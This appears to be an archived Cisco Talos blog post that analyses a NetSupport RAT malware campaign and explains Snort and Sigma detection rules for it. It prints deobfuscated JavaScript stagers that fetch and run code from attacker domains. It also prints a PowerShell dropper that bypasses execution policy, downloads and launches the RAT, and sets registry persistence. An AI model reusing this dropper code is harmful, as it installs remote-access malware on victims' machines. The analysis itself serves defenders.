
Detecting evolving threats: NetSupport RAT campaign

By Christopher Morrison

Published: 2024-08-01 · Archived: 2026-04-05 16:58:44 UTC

Thursday, August 1, 2024 06:00

- Cisco Talos is actively tracking multiple malware campaigns that utilize NetSupport RAT for persistent infections.
- These campaigns evade detection through obfuscation and updates.
- Snort can provide a strong defense before this malware reaches endpoints.
- In this first Deep Dive with NTDR, we explore how defenders can leverage Snort for the detection of evasive malware threats.



In November 2023, security vendors identified a new NetSupport RAT campaign that used fake browser updates from compromised and malicious websites to trick users into downloading a stager that downloads and invokes PowerShell commands to install the NetSupport manager agent onto the victim's machine and establish persistence.

In January 2024, security researchers published another analysis of the same campaign, although with some differences in the initial JavaScript payload, which demonstrates a threat actor re-focusing on the obfuscation of the initial stager. There are also modifications observed in the agent installation including new paths for the randomized installation.


So, Cisco Talos followed suit with our own in-depth analysis. We identified multiple obfuscation and evasion techniques being used by the campaign and created appropriate detection to keep users protected. By identifying

specific weaknesses in the campaign's obfuscation techniques and identifying indicators of compromise (IOCs), we can create highly accurate detection of this campaign. Talos is also in a unique position of having primarily open-source detection tools such as Snort and ClamAV. To highlight these capabilities, we will provide a detailed explanation of our detection methodology.

Campaign history

NetSupport Manager has been commercially available for remote device administration since 1989. Like many tools in the IT remote support industry, NetSupport Manager has been weaponized by threat actors who either cannot or do not wish to develop their own RAT. Adversaries first started using NetSuport for malicious purposes in 2017, and at this point, most security vendors widely recognize this software as a RAT. The 2020s' shift to remote work for many office workers marked an increased use of NetSupport RAT in more phishing and drive-by download campaigns, as well as being used alongside other loaders. This campaign is the most notable use of NetSupport RAT in recent years, with hundreds of known stager variants across dozens of domains used in a large-scale malicious advertising campaign.

Component summary



Components in VirusTotal graph.

1. Stage 1 is a JavaScript file that is downloaded from one of several malicious advertisements or compromised websites. It's an obfuscated downloader, keeping a Stage 2 JavaScript and PowerShell payload in memory, which is the actual meat of the dropper. Stage 1 is obfuscated and embedded within otherwise benign JavaScript libraries.
2. In Stage 2, a PowerShell script is run via JavaScript. Both are obfuscated, and the PowerShell is embedded in the JavaScript, and the JavaScript is embedded within large comment blocks of random ASCII hex. The PowerShell makes another HTTP GET to retrieve the base64-encoded ZIP. On receipt, the PowerShell extracts the payload into a semi-random path, starts execution, and then establishes basic registry persistence.

3. The end payload is a completely portable install of the commercial NetSupport Manager RAT utility. Some of the installs come with additional scripts or slight filename changes to avoid more narrow detection.

Stage 1: JavaScript stager

```
if (221) {

    function dsfs(cxc) {
        var zxcfd = 'res'+'pon'+'seText'
        return cxc[zxcfd]
    }

    var xcvxcv = new this.ActiveXObject('MS'+'XML'+'2.XML'+'HTTP')
    xcvxcv.open('G'+'ET', 'htt'+'ps://implacavelvideos.com/cache/help.php?62', false)
    xcvxcv.send('173354221Q=')

    this.eval(dsfs(xcvxcv))
}
```

From 3b587d0c311e8ebc3bb104d564235c41ef8e64592c7419f17f48e0cee9ebc878.

The screenshot above shows the normalized inner payload for an older version of the JavaScript Stage 1. In this older sample, the actual malicious code is embedded within an otherwise benign JavaScript library. Several libraries are used, including jQuery, moment.js and SheetJS. However, this stage's actual malicious payload is barely obfuscated. The next stage download URL is in plain text. The call to “activeXObject” to create the HTTP connection is in plain text. And similarly, the eval call is in plain text.

```
function _0x5653b4(_0x58bffd) {…
}

function _0x3fb6() {
    var _0x3f78ac = ['q','return WScript.CreateObject(q)', 'GET', 'HITVe',
    'YsFPA', 'EBPHz', 'qPrLh', 'MSXML2.ServerXMLHTTP.6.0', 'open', 'FofBe',
    'send', 'responseText', 'Dikom', 'https://ripnoticebook.com/cache/kr.php?92'];
    _0x3fb6 = function () {
        return _0x3f78ac;
    };
    return _0x3fb6();
}

function _0x2106(_0x3fb6b4, _0x2106b8) {…
}

function _0x35f62b(_0x13d16f, _0x45c928) {…
}

function _0x7487d0(_0x315b65) {…
}
_0x7487d0(_0x5653b4(_0x35f62b(0x1db, 0x1d9)));;
```

From 01d867d552a06bd778c812810a476441681c4bebabf967e80f8024b3856cb03e

Here, we have the normalized content of a very recent (first seen 2024.03.09) sample of the stager from the same campaign. Similarly to the older version, the malicious payload is wrapped in an otherwise benign library. Improving over the previous versions, the malicious payload within is further obfuscated with the open-source

tool javascript-obfuscator. This results in the removal of the plaintext “activeXObject” and “eval,” however, the output pattern of JavaScript-obfuscator is highly identifiable, as every variable and function name is a random hexadecimal value prefixed by an underscore.

```
function get_payload(cnc_url) {
  var http_connection = WScript.CreateObject('MSXML2.ServerXMLHTTP.6.0');
  http_connection.open('GET', cnc_url, false);
  http_connection.send();
  return http_connection.responseText;
}

function execute_payload(payload_text) {
  Function(payload_text)();
}

execute_payload(
  get_payload('https://ripnoticebook.com/cache/kr.php?92')
);
```

Deobfuscated 01d867d552a06bd778c812810a476441681c4bebabf967e80f8024b3856cb03e

The old and new samples shared two major features: All the obfuscation is pre-computed and not done on a per-download basis. This is observable through the fact that so many of the stages can be identified with common entry point functions after having been obfuscated with javascript-obfuscator. Also, the pre-obfuscated stagers are reused by stamping them with a new random download URL. This URL then ends up being in plain text as well so from identifying the highly unique function names from one stager, we can find many more and then automatically extract the download URLs from them statically, which is much faster than throwing them all in analysis sandboxes.

```
alert file (
    msg:"MALWARE-OTHER Win.Trojan.NetSupport dropper download attempt";
    classtype:trojan-activity;
    # pre-obfuscated unique entrypoint
    file_data;
    content:"_0x7487d0(_0x5653b4(_0x35f62b(0x", fast_pattern, nocase;
)
```

Fast pattern-only rule for detection.

Stage 1 detection

From a detection standpoint, we can use Snort to leverage a fast_pattern-only file rule. This simple rule will only detect the given cluster of stagers being downloaded. However, since this is a fast_pattern-only rule on highly unique text, we can put it in the more general Snort policy configurations since there is little overhead to running this rule. Additionally, the Snort 3 file rule will do all the abstraction from other protocols that can carry files, such as FTP and SMTP, letting us cast our coverage net over a broader attack surface in case this file is being transmitted through more ways than just the known malicious advertisement.

Stage 2: JavaScript & PowerShell dropper

The second stage of the campaign is an in-memory payload downloaded by the on-disk JavaScript. This stage consists of a JavaScript function that then calls PowerShell.

```
LdLWUpXLUoWaFDiftZeUoXjMHvYJe="powershell.exe -Ex Bypass -NoP -C $vwAJxJfKINwLtq

{
    var sQuAUoBeqimtyublAYA=new ActiveXObject('WSc'+'ript.She'+'ll');
    sQuAUoBeqimtyublAYA['r'+'un'](LdLWUpXLUoWaFDiftZeUoXjMHvYJe,0,!1)
}
```

From 6f3681cd91f7a19c1cf2699e1f9f7b550dfe46841ab5171124e79979fae5424a

The JavaScript content is padded on either side by large, repeating, random comment blocks. The actual JavaScript is quite simple, a slightly obfuscated call to ActiveXObject("WScript.Shell"), which allows the PowerShell command-line to be run.

```
# powershell.exe -Ex Bypass -NoP -C
# Download zip+base64
$payload_url='https://vfxfilmschool.com/data.php?5358';
$payload_b64=(New-Object System.Net.WebClient).DownloadString($payload_url);

# base64 decode and write to disk
$payload=[System.Convert]::FromBase64String($payload_b64);
$zxc = Get-Random -Minimum -1000 -Maximum 1000;
$out_path=[System.Environment]::GetFolderPath('ApplicationData')+'\\DIVX'+$zxc;
if (!(Test-Path $out_path -PathType Container)) {
    New-Item -Path $out_path -ItemType Directory
};
$p=Join-Path $out_path 'WWW.zip';
[System.IO.File]::WriteAllBytes($p,$payload);

# Decompress
try {
    Add-Type -A System.IO.Compression.FileSystem;
    [System.IO.Compression.ZipFile]::ExtractToDirectory($p,$out_path)
} catch {
    Write-Host 'Failed: ' + $_;
    exit
};

# Initial RAT run
$e=Join-Path $out_path 'client32.exe';
if (Test-Path $e -PathType Leaf) {
    Start-Process -FilePath $e
} else {
    Write-Host 'No exe.'
};

# Hide install dir and establish registry based persistence
$FSDFSSD=Get-Item $out_path -Force;
$FSDFSSD.attributes='Hidden';
$s=$out_path+'\\client32.exe';
$k='HKCU:\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run';
$v='OFFICE';
$t='String';
New-ItemProperty -Path $k -Name $v -Value $s -PropertyType $t;
```

Deobfuscated from 6f3681cd91f7a19c1cf2699e1f9f7b550dfe46841ab5171124e79979fae5424a

The PowerShell invocation is where most of the dropper's work happens. PowerShell is run with the command line flags "-Ex Bypass" which sets the execution policy to "Bypass", enabling unsigned execution, "-NoP" which is short for "-NoPolicy" and avoids the current user's startup script, and "-C" which is short for "-command" and will run the following command line string as a PowerShell script. The commands themselves are a straightforward download of the next stage, which is a base64-encoded ZIP file that contains a portable installation of NetSupport Manager Agent. After downloading the payload, it is base64-decoded, written to disk, and then extracted to the target install folder. A check is run to make sure "client32.exe," the main executable of the agent, exists in the output directory and then this file is run. Finally, a registry entry is made to establish user-level persistence of the agent on login.

Interestingly, this stage is not obfuscated with the same techniques as the Stage 1 file. The PowerShell file is only slightly obfuscated through random variable names and string concatenations, and the JavaScript obfuscation uses the same techniques in addition to the mentioned large random comment blocks. Because this obfuscation is so limited, we can rely on static signatures in this case. If future versions of this stager are further obfuscated, using normalized content buffers in Snort such as js_data can provide a consistent view into the payload. However, this payload has remained largely unchanged besides the payload URLs from November 2023 to March 2024.

Stage 2 detection

For Snort detection, we can use a simple series of content that matches the content of the PowerShell script. The unobfuscated registry key for persistence combined with the PowerShell flags makes a great rule for potential malware dropper detection. We can narrow this even further with the inclusion of the client32.exe filename so that we know we are only alerting on this campaign and similar uses of NetSupport RAT.

```
alert http (
    msg:"MALWARE-OTHER Win.Trojan.NetSupport dropper download attempt";
    classtype:trojan-activity;
    flow:to_client,established;
    # persistence/agent related strings
    file_data;
    content:"|24|k='HKCU:|5c 5c|SOFTWARE|5c 5c|Microsoft|5c 5c|Windows|5c 5c|CurrentVersion|5c 5c|Run'";
    content:"powershell.exe";
    content:"client32.exe";
)
```

An additional trick would be the use of an HTTP service rule. In Snort 3, the service inspector can identify known services regardless of the port they are on, in contrast to Snort 2 where you will need to define HTTP_PORTS ahead of time. Regardless of what port the attacker is hosting the HTTP payload on, our rule can detect the malicious content.

This Snort rule identifies and prevents the current iteration of dropper payloads. A more holistic approach to defense would also include behavioral detection. Since we can observe this dropper's behavior regardless of any text obfuscation, we will effectively forbid this technique on any protected endpoint and force the threat actor to change tactics.

```
description: Detects NetSupport RAT persistence
level: high
status: test
logsource:
    category: registry_add
    product: windows
detection:
    selection:
        EventType: CreateKey
        TargetObject|contains:
            - '\SOFTWARE\Microsoft\Windows\CurrentVersion\Run'
    filter:
        Image|contains:
            - 'client32.exe'
    condition: selection and filter
```

Example Sigma detection.

The Sigma behavioral rule language can encapsulate this detection quite well. This rule can detect most installs but will fail to identify obfuscations through renames or different registry keys.

Obfuscated NetSupport manager download

Retreading a little bit, the PowerShell invocation downloads a base64-encoded ZIP file of an entire installation of NetSupport Manager agent. For NetSupport Manager and most other legitimate software packages, this is a highly unusual way for the package to be distributed. Most applications are installed via an MSI package or an EXE installer that downloads the full application without obfuscation. The client binaries are not obfuscated by the threat actor since obfuscating an existing compiled binary is more challenging than obfuscating the source code scripts identified in stage 1 and stage 2 files. Because of this, the unique DLLs that encompass most of the NetSupport Manager Client's actual logic are not renamed.

It might seem we will have to stream decode the base64 content and unzip it in memory to scan for malicious file contents; we can exploit two specific features of the ZIP in base64 format. The highly unique DLL names will all be close together in the ZIP archive central directory, the structure that holds the information on what files are in the archive. Second, base64 is not a random encoding, and we can pre-compute all three possible base64-encoded strings that represent any one given input. CyberChef has an excellent demonstration of how this works. This method involves the possible two-bit alignment positions within the six-bit encoding size of a given base64 character. Putting all this together means that we can pre-compute all the combinations of the base64-encoded DLL names as high-speed rules that are only looking for static content matches.

```
alert http (
    msg:"MALWARE-OTHER Win.Trojan.NetSupport obfuscated download attempt";
    classtype:trojan-activity;
    flow:to_client,established;
    # Base64 encoded file names in zip index
    file_data;
    content:"wY2ljYXBpLmRsb", fast_pattern;
    content:"IVENUTDMyLkRMT";
)
```

Base64 pre-encoded matches in a Snort rule.

The threat actors using NetSupport RAT in this campaign are typically looking for the fastest way to get a RAT agent into deployment. The threat actors who use NetSupport Manager are not putting a strong amount of effort into obfuscation of droppers, let alone the agents, so this is an effective rule for their non-standard download paths.

Additional Snort detections

Talos has existing Snort coverage for NetSupport Manager Agent's network activity leveraging SID 44678, which was created back in 2017. We also expanded this coverage in 2020, with the creation of SIDs 53539 - 53544 as the usage by malicious actors increased. For the latest campaign, we increased our coverage through a Snort feature that was not available before. File Rules are a feature only available in Snort 3 that allows the abstraction of file contents from the protocols that carry them, allowing us to write wider-reaching signatures.

```
00419f8a 50 00 72        unicode     u"ProductName"
         00 6f 00
         64 00 75 ...
00419fa2 00              ??          00h
00419fa3 00              ??          00h
00419fa4 4e 00 65        unicode     u"NetSupport Manager"
```

Resource Information from client32.exe detailing the NetSupport Manager product.

As the NetSupport RAT files are not typically obfuscated by threat actors and it is a legitimate commercial product with many specialized features, there are many opportunities to create detection against the files. For example, in both the EXE and DLLs, the full manufacturer and product information for NetSupport Manager Client is detailed.

```
alert file (
    msg:"POLICY-OTHER Win.Trojan.NetSupport download attempt";
    flowbits:isset,file.exe;
    file_data;
    # Product ID block in rsrc, covers exe and dlls
    # u"ProductName" .. u"NetSupport Manager"
    content:"|50 00 72 00 6f 00 64 00 75 00 63 00 74 00 4e 00 61 00 6d 00 65 00 00 00|";
    content:"|4e 00 65 00 74 00 53 00 75 00 70 00 70 00 6f 00 72 00 74 00 20 00 4d 00 61
    # "FileDescription" .. u"NetSupport Client"
    content:"|46 00 69 00 6c 00 65 00 44 00 65 00 73 00 63 00 72 00 69 00 70 00 74 00 69
    content:"|4e 00 65 00 74 00 53 00 75 00 70 00 70 00 6f 00 72 00 74 00 20 00 43 00 6c
)
```

As other legitimate software binaries are unlikely to include the full metadata for NetSupport Manager, this gives us a great signature to work with that lets us cleanly identify the binaries without any heavy reverse engineering needed. Although Snort does not have a modifier for Unicode strings, Unicode text byte strings can be leveraged for detection. Once again, we can use the “file” rule target to throw our detection net over a much larger surface than just HTTP downloads. Other campaigns using NetSupport Manager RAT will be observable from this rule through Snort’s ability to inspect file streams from multiple protocols.

Although NetSupport RAT continues to be used by malicious campaigns, its widespread use hinders those threat actors who are not willing to dedicate the resources to develop their own tools or more evasive techniques. And since this campaign is still active and updated, we may still observe these techniques being developed and deployed by this threat actor. For now, this gives us an example of when a threat is persistent but not advanced.

Indicators of Compromise

Indicators of Compromise associated with this threat can be found here.
